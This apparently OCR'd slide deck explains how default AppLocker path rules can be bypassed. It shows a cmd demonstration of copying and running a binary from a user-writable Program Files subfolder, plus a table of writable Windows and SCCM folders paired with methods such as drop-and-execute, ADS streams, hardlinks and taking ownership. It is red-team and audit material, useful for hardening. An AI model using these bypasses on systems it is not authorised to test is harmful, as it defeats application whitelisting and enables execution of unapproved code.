
Name: C:\Program Files (x86)\Dummy\CreateFoldersRight\folder

Owner: Normal User (normaluser@oddvar.moe) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	C:\Program Files (x86)\...	This folder, subfolders and files
Allow	Administrators (RESEARCH3\...	Full control	C:\Program Files (x86)\...	This folder, subfolders and files



How Permissions Work

In this section

- Permissions
- Conflicts Between User Rights and Permissions
- Related Information


Permissions are a key component of the Windows Server 2003 security architecture that you can use to manage the process of authorizing users, groups, and computers to access objects on a network.

Permissions enable the owner of each secured object, such as a file, Active Directory object, or registry key, to control who can perform an operation or a set of operations on the object or object property. Because access to an object is at the owner's discretion, the type of access control that is used in Windows Server 2003 is called discretionary access control. An owner of an object always has the ability to read and change permissions on the object.

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc783530(v=ws.10)

DEFAULT APPLOCKER RULES – PATH RULES


CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA



C:\Windows\system32\cmd.exe

```
C:\>copy c:\Tools\autoruns.exe "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"
        1 file(s) copied.

C:\>"c:\Program Files (x86)\Dummy\CreateFoldersRight\folder\autoruns.exe"

C:\>_
```

DEFAULT APPLOCKER RULES –




Folder	Bypass	Access
C:\Windows\Tasks	Drop and execute	RW
C:\Windows\Temp	Drop and execute	RW
C:\Windows\tracing	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\Registration\CRMLog	Hardlink fsutil/mklink	RW
C:\Windows\System32\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\System32\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys	Drop and execute	RW
C:\Windows\System32\spool\PRINTERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\SERVERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\drivers\color	Drop and execute	RW
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\SysWOW64\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System	Drop and execute	RW

https://gist.github.com/api0cradle/563226464376d40e191ce53abcf9c4d0

DEFAULT APPLOCKER RULES – PATH RULES

SCCM ALSO




AppLocker-Bypass-Folderperms-CCM.md

```
c:\Windows\ccm\inventory\noidmifs
c:\Windows\ccm\logs
c:\Windows\ccm\systemtemp\appvtempdata\appvcommandoutput
```

